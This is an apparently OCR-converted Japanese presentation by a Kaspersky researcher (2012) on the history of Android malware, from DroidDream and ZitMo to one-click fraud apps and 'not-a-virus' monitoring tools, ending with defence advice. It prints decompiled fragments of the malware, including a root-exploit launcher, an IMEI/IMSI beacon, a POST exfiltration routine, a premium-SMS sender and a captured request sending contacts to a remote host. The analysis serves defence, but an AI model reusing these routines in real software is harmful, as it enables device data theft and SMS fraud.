
- 無料(海賊版)ゲームや写真集アプリの中にマルウェアを内包
- 中国のサードパーティサイトで配布された

2010年12月

バックドア型トロイの木馬の初例

- Trojan-Spy.AndroidOS.Adrd.*


- 端末の識別子(IMEI/IMSI)をリモートサーバに送付。
- 指令サーバからは検索クエリ情報を送出。
- 特定の中国のサイトの検索ヒット率を上昇させることが目的と思われる。



2011年2月

Droid Dream

- Exploit.AndroidOS.Iotoor.*
- Backdoor.AndroidOS.Rooter.*
- Trojan-Downloader.AndroidOS.Rooter.*



- 通称「Droid Dream」
- 公式Android Market(現：Google Play)で配布された
- Android 2.2以下に存在する脆弱性を悪用し、感染する。
- アプリの一部としてインストールされ、Iotoorに感染する。感染後はバックドア経由でIMEI/IMSIを含むXMLファイルをPOSTで送出、応答待ち状態になる。ダウンローダも装備する(当初は使用はされていない？)。

```
private boolean runExploid()
{
  int i = 0;
  File localFile1 = this.ctx.getFilesDir();
  File localFile2 = new File(localFile1, "rageagainstthecage");
```

2011年3月

KASPERSKY

Droid Dream (つづき)

- Exploit.AndroidOS.Iotoor.*
- Backdoor.AndroidOS.Rooter.*
- Trojan-Downloader.AndroidOS.Rooter.*

IMEI, IMSI, デバイス情報等を送出せよ

```
<?xml version=\"1.0\" encoding=\"UTF-8\"?>
<Request>
<Protocol>1.0</Protocol>
<Command>0</Command>
<ClientInfo>
<Partner>502</Partner>
<ProductId>10023</ProductId>
<IMEI>IMEI_number</IMEI>
<IMSI>IMSI_number</IMSI>
<Modle>dream:2.0</Modle>
</ClientInfo>
</Request>
```

Backdoor.AndroidOS.Rooter.aが送出するXML

```
<?xml version=\"1.0\" encoding=\"UTF-8\"?>
<Request>
<Protocol>1.0</Protocol>
<Command>0</Command>
<ClientInfo>
<Partner>502</Partner>
<ProductId>10039</ProductId>
<IMEI>IMEI_number</IMEI>
<IMSI>IMSI_number</IMSI>
<Modle>dream:2.0</Modle>
</ClientInfo>
</Request>
```


Backdoor.AndroidOS.Rooter.bが送出するXML

```
byte abyte0[] = formatter.toString().getBytes();
adbRoot.crypt(abyte0);
s = (HttpURLConnection)(new URL(s)).openConnection();
s.setDoOutput(true);
s.setDoInput(true);
s.setRequestMethod("POST");
obj = s.getOutputStream();
obj1 = new ByteArrayInputStream(abyte0);
abyte1 = new byte[1024];
```

アンドロイドマーケット(現：Google Play)上のマルウェア

- 50個以上の悪意あるソフトウェアが公式アンドロイドマーケット(現：Google Play)上に公開されていた (2011年3月に確認)
- その多くは、トロイの木馬を仕込まれた海賊版
- Root権限を奪うマルウェア(代表例は”Droid Dream”)も存在。影響を受けるOSはAndroid2.3未満

- 当該マルウェアは、端末ID (IMSIやIMEI)および特定のデバイス情報を収集し、リモートホストに送付する
- command-and-control機能を搭載(Windowsに感染するマルウェアではよく見かける機能でもある)
- 他のアプリケーションを追加インストールする機能



アンドロイドマーケット(現：Google Play)上のマルウェア (つづき)

- 2011年3月以降、複数のマルウェアが公式アンドロイドマーケット(現：Google Play)上に公開されていたことが確認されている (AegisLab社調べ)
- 公式アンドロイドマーケットに公開されたマルウェアには、二つの共通点が…
  - 公開者は中国のhacker(s)である可能性大
  - 中国の番号に対してSMSを送出する
- これらのマルウェアは、発見後に削除されている


```
{
    SmsManager smsmanager = SmsManager.getDefault();
    Intent intent = new Intent();
    PendingIntent pendingintent = PendingIntent.getBroadcast(this, 0, intent, 0);
    PendingIntent pendingintent1 = null;
    smsmanager.sendTextMessage("1066185829", null, "921X1", pendingintent, pending
    save();
}
```

SMS sending routine

ZitMo (Zeus-in-the-Mobile)

- 2010年9月、mTANs (*)を狙った初のZitMoマルウェアが発見された
- 2011年8月までに、Symbian, Windows Mobile, Blackberryを標的としたものを確認
- 2011年10月、Androidを標的としたものが見付かる
- Trusteer社のセキュリティソフトウェアを騙る
- 感染端末に着信するSMSの全てが、あるwebサイトにアップロードされる

http://****rifty.com/security.jsp**



出典：http://niebezpiecznik.pl/post/zeus-straszy-polskie-banki/


(*) mTANs = **m**obile **T**ransaction **A**uthentication **N**umber**s**

ZitMo (Zeus-in-the-Mobile) for Android

- Windows用の、とあるZeuSの入力フォーム
- 「Android」を選択して次に進んだ画面

QRコードを使用したマルウェア配布

Just type the link in your phone's built-in browser:



ワンクリック詐欺

- Trojan.AndroidOS.FakeTimer
- 日本語アプリ
- 日本語ポルノサイトで配布された。
- いわゆるワンクリ詐欺のサイト。
- 5分毎に請求ポップアップ

KASPERSKY

日本語アプリのマルウェア

・Trojan-spy.AndroidOS.Dougalek　・日本語アプリ・**Google Play**で配布された。
・コンタクトリスト(電話帳)に登録された情報をリモートサーバに送付


```
POST /get37.php HTTP/1.1
Content-Length: 170
Content-Type: application/x-www-form-urlencoded
Host: depot.bulks.jp
Connection: Keep-Alive
User-Agent: Apache-HttpClient/UNAVAILABLE (java 1.4)
Expect: 100-Continue

id=97[redacted]9c&tel=[redacted]&data=name%3A%E3[redacted]%99%E3%81%A8+%E3%81%86%E3%
[redacted]%09tel%3A090-1234-[redacted]%09email%3Atestvirus%40demoyou.jp%0A
```

“not-a-virus”
リスクウェア

使用方法によっては危険性を内包するソフトウェア


- カレログ騒動

  Kaspersky Labではシグニチャ登録は行わなかったが、もしやるとすればnot-a-virusとして扱う可能性があるアプリ

- gi60s
  - かつてAndroid Market(現：Google Play)にもアップロードされていたアプリ
  - バックアップツール
  - インストール後60秒で諸々のデータをリモートホストに送付
    - ✓ブラウザの閲覧履歴
    - ✓メール送受信履歴
    - ✓電話の履歴
    - ✓コンタクトリスト(電話帳)
  - 一日(24時間)だけバックアップしてくれる。それ以降は削除。

not-a-virus:Monitor.AndroidOS.Gonca

not-a-virus:Monitor.AndroidOS.Gonca



“not-a-virus”

Name of malicious program	↑ Detection time	Update released
11 November 2011		
not-a-virus:Monitor.AndroidOS.Gonca.z	16:53	11 Nov 2011, 18:33
not-a-virus:Monitor.AndroidOS.Gonca.y	16:53	11 Nov 2011, 18:33
not-a-virus:Monitor.AndroidOS.Gonca.x	16:53	11 Nov 2011, 18:33
not-a-virus:Monitor.AndroidOS.Gonca.aa	16:53	11 Nov 2011, 18:33
10 November 2011		
not-a-virus:Monitor.AndroidOS.Biige.l	17:29	
9 November 2011		
not-a-virus:Monitor.AndroidOS.JxAgent.a	19:16	
7 November 2011		
not-a-virus:Monitor.AndroidOS.MobileTx.q	21:38	
4 November 2011		
not-a-virus:Monitor.AndroidOS.Gploc.a	01:13	
not-a-virus:Monitor.AndroidOS.CgFinder.a	01:13	
3 November 2011		
not-a-virus:Monitor.AndroidOS.Stealthcell.j	23:23	
not-a-virus:Monitor.AndroidOS.MobileTx.p	23:23	
not-a-virus:Monitor.AndroidOS.MobileTx.n	19:06	
not-a-virus:Monitor.AndroidOS.Gonca.w	19:06	
not-a-virus:Monitor.AndroidOS.Gonca.v	19:06	
not-a-virus:Monitor.AndroidOS.Gonca.u	19:06	
not-a-virus:Monitor.AndroidOS.Gonca.t	16:47	
not-a-virus:Monitor.AndroidOS.Mobilespy.y	00:36	3 Nov 2011, 05:57
not-a-virus:Monitor.AndroidOS.Mobilespy.x	00:36	3 Nov 2011, 05:57
2 November 2011		
not-a-virus:Monitor.AndroidOS.Proreso.b	20:45	3 Nov 2011, 05:57
not-a-virus:Monitor.AndroidOS.Mobilespy.w	20:45	3 Nov 2011, 05:57
26 October 2011		
not-a-virus:Monitor.AndroidOS.Tapsnake.h	16:14	27 Oct 2011, 05:37
25 October 2011		
not-a-virus:Monitor.AndroidOS.MobileTx.l	16:13	26 Oct 2011, 04:40
24 October 2011		
not-a-virus:Monitor.AndroidOS.Trackplus.h	19:34	
not-a-virus:Monitor.AndroidOS.Trackplus.g	19:34	
not-a-virus:Monitor.AndroidOS.Trackplus.f	19:34	
not-a-virus:Monitor.AndroidOS.Trackplus.e	19:34	
not-a-virus:Monitor.AndroidOS.Spyset.y	19:34	
not-a-virus:Monitor.AndroidOS.Spyset.x	19:34	
not-a-virus:Monitor.AndroidOS.MobileTx.k	19:34	
not-a-virus:Monitor.AndroidOS.MobileTx.j	19:34	

More than 30 detects are found. Please narrow filter criteria to find specific virus.

スマートフォンを
安全に利活用するために

KASPERSKY lab

セキュリティ対策として考えるべきこと

- 手に入れることが出来る対策を知ろう
  - セキュリティ対策ソフト
  - MDM (Mobile Device Management)

- 情報を集めよう
  - 総務省 スマートフォン・クラウドセキュリティ研究会
    http://www.soumu.go.jp/main_sosiki/kenkyu/smartphone_cloud/50543.html
  - 一般社団法人日本スマートフォンセキュリティ協会
    http://www.jssec.org/

JAPAN SMARTPHONE SECURITY FORUM

KASPERSKY

アプリ配布マーケットの実情

Android Market (Google) の場合

- Android マーケット デベロッパー販売/配布契約書

  http://www.android.com/jp/developer-distribution-agreement.html

（以下は抜粋）

7. 対象製品の削除

7.2 Google による削除: Google は、対象製品またはその内容を監視する義務を負うものでもありません。しかし、対象製品もしくはその一部またはデベロッパーのブランド表示が以下のいずれかに該当することをデベロッパーから通知され、またはその他の形で知り、かつ自身の単独の裁量においてそのように判断した場合、Google は、自身の単独の裁量において対象製品をマーケットから削除する、または対象製品の分類を変更することができます。

（f）ウイルスを含んでいる、またはマルウェアもしくはスパイウェアである、または Google もしくは認定携帯通信会社のネットワークに悪影響を及ぼすものである、と Google が判断した場合。

- 「bouncer」

  http://googlemobile.blogspot.com/2012/02/android-and-security.html

配布マーケットがアプリ開発者とどう向き合っているかを注意深く読んでみる。

まとめ

●Android

•マルウェアは確実に増加
•マルウェアはアプリの中にある
•金銭窃取からデバイスコントロールへ

•マルウェア「未満」のアプリやモジュールの存在
•マルウェア配布側(マーケット側)の課題

•アプリインストール時に注意
•初期段階におけるウイルス対策ソフトの導入
•サービス構築時に注意(SMSなど)

そもそも、モバイルデバイスはPCより安全だという考えは捨ててください。

ありがとうございました

株式会社カスペルスキー

前田　典彦
maeda@kaspersky.co.jp
@z_norihiko

国立情報学研究所
平成24年度第1回学術情報基盤オープンフォーラム(2012年7月4日

KASPERSKY lab


KASPERSKY lab